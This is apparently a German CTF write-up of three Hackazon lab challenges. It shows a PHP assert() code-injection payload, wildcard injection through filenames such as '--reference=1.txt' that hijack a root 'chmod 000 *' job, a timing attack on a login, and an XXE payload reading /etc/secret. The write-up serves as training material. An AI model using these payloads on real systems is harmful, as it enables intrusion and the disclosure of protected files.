


```
<?php
highlight_file('admin.php');
$real_password = "0aabc4d55039aef4980c154db7d1e15";
$user_password = $_GET[1];
extract($_GET); // debug
if(strcmp(md5($user_password),$real_password) == 0){
    echo assert($_GET[2]);
} else {
    echo "TREKT";
}
?>
```

- Die Ausgabe ,TREKT' erscheint nun nicht mehr unter dem Script

# Extraction

- Die Funktion `assert()` kann nun ausgenutzt werden.
- `Assert()` kann beliebigen Code ausführen.
- In diesem Fall habe ich mir den Inhalt des Verzeichnisses ausgeben lassen und noch folgendes an die URL gehängt:
  - `&2=print_r(glob('*')[2])`



```
<?php
highlight_file('admin.php');
$real_password = "0aabc4d55039aef4980c154db7d1e15";
$user_password = $_GET[1];
extract($_GET); // debug
if(strcmp(md5($user_password), $real_password) === 0){
    echo assert($_GET[2]);
} else {
    echo "TREKT";
}

?>
flag_4c82c161f248146b9c36f65907aa51c2.txt1
```

# Paranoid Admins

- In dieser Challenge wurde im home-Verzeichnis alle 30 Sekunden der Befehle `chmod 000 *` ausgeführt.

```
flag@3701d3d29803:~$ ls -l
total 0
----- 1 flag flag 0 Oct 25 2016 1.txt
----- 1 flag flag 0 Oct 25 2016 2.txt
----- 1 flag flag 0 Oct 25 2016 3.txt
d----- 1 root root 16 Oct 25 2016 flag
```

- Das Verzeichnis `flag` konnte so nicht betreten werden.

# Paranoid Admins

- Die Wildcard \* ist ein Platzhalt für alle Dateien im Verzeichnis.
- Daher habe ich neue Dateien hinzugefügt dessen Namen Optionen für chmod sind.
- Zuerst musste ich jedoch die Berechtigung der Dateien ändern auf die ich Zugriff habe.

```
flag@3701d3d29803:~$ chmod 777 *
chmod: changing permissions of 'flag': Operation not permitted
flag@3701d3d29803:~$ ls -l
total 0
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 2.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 3.txt
d----- 1 root root 16 Oct 25 2016 flag
```

# Paranoid Admins

- Anschließend konnte ich die „Options“ Dateien hinzufügen.

```
flag@3701d3d29803:~$ echo "" > --recursive
flag@3701d3d29803:~$ echo "" > --reference=1.txt
flag@3701d3d29803:~$ ls -l
total 8
-rw-rw-r-- 1 flag flag 1 Jan  6 12:48 --recursive
-rw-rw-r-- 1 flag flag 1 Jan  6 12:49 --reference=1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25  2016 1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25  2016 2.txt
-rwxrwxrwx 1 flag flag 0 Oct 25  2016 3.txt
d----- 1 root root 16 Oct 25  2016 flag
```

# Paranoid Admins

- Damit habe ich das Verhalten von chmod an meine Bedürfnisse angepasst.
- Ich habe nun vollen Zugriff auf das Verzeichnis und dessen Inhalt.


```
flag@3701d3d29803:~$ ls -l
total 8
-rw-rw-r-- 1 flag flag 1 Jan 6 12:48 --recursive
-rw-rw-r-- 1 flag flag 1 Jan 6 12:49 --reference=1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 1.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 2.txt
-rwxrwxrwx 1 flag flag 0 Oct 25 2016 3.txt
drwxrwxrwx 1 root root 16 Oct 25 2016 flag
flag@3701d3d29803:~$ cd flag
flag@3701d3d29803:~/flag$ ls
flag.txt
flag@3701d3d29803:~/flag$ cat flag.txt
CTF{da64aa7506b115213f14d7bf733ae59c}
flag@3701d3d29803:~/flag$
```

# First Target Bank

- Bei dieser Challenge sollte eine Webseite auf Sicherheitslücken überprüft werden.
- Dabei sollte folgendes gefunden werden:
  - Admin Panel
  - Admin Username und Passwort.
  - Inhalt der Datei /etc/secret
  - Inhalt der Tabelle secret
  - Anmelden als anderer Nutzer.



# First Target Bank



## Welcome to First Target Bank

### Security testing accounts:

- test-user1/test-user1
- test-user2/test-user2
- test-user3/test-user3

First Target Bank is the worlds leading provider of vulnerable banking web application demonstrations, integrated financial services, premium banking, business banking, funds management, superannuation, insurance and investment.

The Group is one of the largest listed companies on the International Securities Exchange and is included in the Morgan Stanley Capital Global Pwn Group.


The key financial objective of the First Target Bank is to have Total Shareholder Return in the top 15% of our International listed peers over each rolling five-year period and a maximum of 20 hacking incidents per day.

Total Shareholder Return is calculated as the growth in the value of



# First Target Bank

- Das Admin-Panel lies sich über die robots.txt



# First Target Bank

Mozilla Firefox

Hackazon Portal portal.hackazon.org/challenge/ +

https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/bank\_admin


Username:

Password:

Sign In

# First Target Bank

- Den Admin Username habe ich geraten



# First Target Bank

- Den Admin Passwort lies sich über eine Timing Attacke herausfinden.
- Mir ist aufgefallen das bei der Eingabe eines falschen Buchstaben in das Passwort Feld 0,2 Sekunden vergehen.
- Bei einem richtigen Buchstaben vergeht allerdings keine Zeit.

# First Target Bank

- Falscher Buchstabe

The screenshot shows a Mozilla Firefox browser window with two tabs. The active tab is titled 'portal.hackazon.org/challenge/' and the address bar shows the URL 'https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/bank\_admin'. The page content on the left is a login form with the following elements:

- A message: **• Incorrect password**
- A label: **Username:**
- A text input field containing the placeholder text 'Username'.
- A label: **Password:**
- A text input field containing the placeholder text 'Password'.
- A button labeled **Sign In**.

The right side of the image shows the browser's developer tools, specifically the 'Netzwerk' (Network) tab. It displays a single network request:

Sta...	Me...	Datei	Host	Urs...	Tyt	Übe...	G...	0 ms	320 ms
200	POST	bank_admin	portal.hac...	document	html	676 B	583 B	→ 226 ms	

At the bottom of the network panel, a summary bar indicates: 'Eine Anfrage | 583 B / 676 B übertragen | Beendet: 226 ms | DOMContentLoaded: 318 ms | load: 318 ms'. Below this, there is a filter section with 'Ausgabe filtern' and a 'Nicht leeren' button.

# First Target Bank

- Richtiger Buchstabe

The screenshot shows a Mozilla Firefox browser window with two tabs. The active tab is titled 'portal.hackazon.org/challenge/' and the address bar shows the URL 'https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/bank\_admin'. The page content displays a login form with the following elements:

- A message: **• Incorrect password**
- A label: **Username:**
- A text input field containing the placeholder text 'Username'.
- A label: **Password:**
- A text input field containing the placeholder text 'Password'.
- A button labeled **Sign In**.

The browser's developer tools (Network tab) are open, showing a single request:

Sta...	Me...	Datei	Host	Urs...	Ty...	Übe...	G...	0 ms	80 ms
200	POST	bank_admin	portal.hac...	document	html	676 B	583 B	→ 25 ms	

The status bar at the bottom of the browser indicates: 'Eine Anfrage | 583 B / 676 B übertragen | Beendet: 25 ms | DOMContentLoaded: 108 ms | load: 109 ms'.

# First Target Bank

- Das Passwort lies sich so durch probieren herausfinden.
- Sobald das Passwort richtig war erschien die Meldung:
  - Admin panel is currently offline ;)



# First Target Bank

- Um an die Datei /etc/secret zu kommen habe ich die möglichkeit ausgenutzt das Kontaktlisten im XML Format hochgeladen werden können.
- Somit war ein XXE-Angriff möglich.

# First Target Bank

- Hier konnte die Datei hochgeladen werden.

First Target Bank - Mozilla Firefox

Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe

Hackazon Portal First Target Bank

https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/view\_contacts

First Target Bank Home Transactions Contacts

Welcome back, test-user1  
Balance: \$0 Log out

## View Contacts

Your current available contacts

ID	Name	Delete
----	------	--------

Download contacts list

Durchsuchen... Keine Datei ausgewählt.

Upload contacts list

© 2014 Deloitte Back to top

# First Target Bank

- Meine XML Datei:

```
1 <?xml version="1.0" encoding="ISO-8859-1"?>
2 <!DOCTYPE foo [
3   <!ENTITY xxe SYSTEM "file:///etc/secret" >]>
4 <contacts>
5   <contact>
6     <id>123</id>
7     <username>&xxe;</username>
8   </contact>
9 </contacts>
```

- Die ENTITY xxe fordert die Datei /etc/secret an

# First Target Bank

- Nach dem hochladen wurde mir der Inhalt ausgegeben.

The screenshot shows a web browser window titled "First Target Bank - Mozilla Firefox". The address bar displays the URL: `https://portal.hackazon.org/challenge/f2325d28515e8adafd7071e218371499/view_contacts`. The browser tabs show "Hackazon Portal" and "First Target Bank".

The application header includes the "First Target Bank" logo, navigation links for "Home", "Transactions", and "Contacts", and a user greeting: "Welcome back, test-user1" with a "Balance: \$0" and a "Log out" button.

The main content area is titled "View Contacts". It features a light blue notification box stating: "Contacts list updated: 12417c31d added 8f00cc3256d59cea6918 12417c31d added 8f00cc3256d59cea6918 12417c31d added 8f00cc3256d59cea6918". Below this is a section labeled "Your current available contacts".

At the bottom, there is a table with headers "ID", "Name", and "Delete". Below the table are three buttons: "Download contacts list", "Durchsuchen..." (with a note "Keine Datei ausgewählt."), and "Upload contacts list".

The footer contains the copyright notice "© 2014 Deloitte" and a "Back to top" link.

# First Target Bank

- Beim Anmelden erhielt man folgende Meldung:

First Target Bank

Home

Transactions ▾

Contacts ▾

Welcome back, test-user1  
Balance: \$0

Log out

## Welcome to First Target Bank

- Last logged in on 07-09-2015 using browser Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:39.0) Gecko/20100101 Firefox/39.0
- The time and your browser information have been stored in the database

Security testing accounts:


- test-user1/test-user1
- test-user2/test-user2
- test-user3/test-user3

First Target Bank is the worlds leading provider of vulnerable banking web application demonstrations, integrated financial services, premium banking, business banking, funds management, superannuation, insurance and investment.

The Group is one of the largest listed companies on the International Securities Exchange and is included in the Morgan Stanley Capital Global Pwn Group.

The key financial objective of the First Target Bank is to have Total Shareholder Return in the top 15% of our International listed peers over each rolling five-year period and a maximum of 20 hacking incidents per day.

Total Shareholder Return is calculated as the growth in the value of the investment in the First Target Bank's shares, assuming all dividends are reinvested in shares at the point dividends are paid.




© 2014 Deloitte

[Back to top](#)

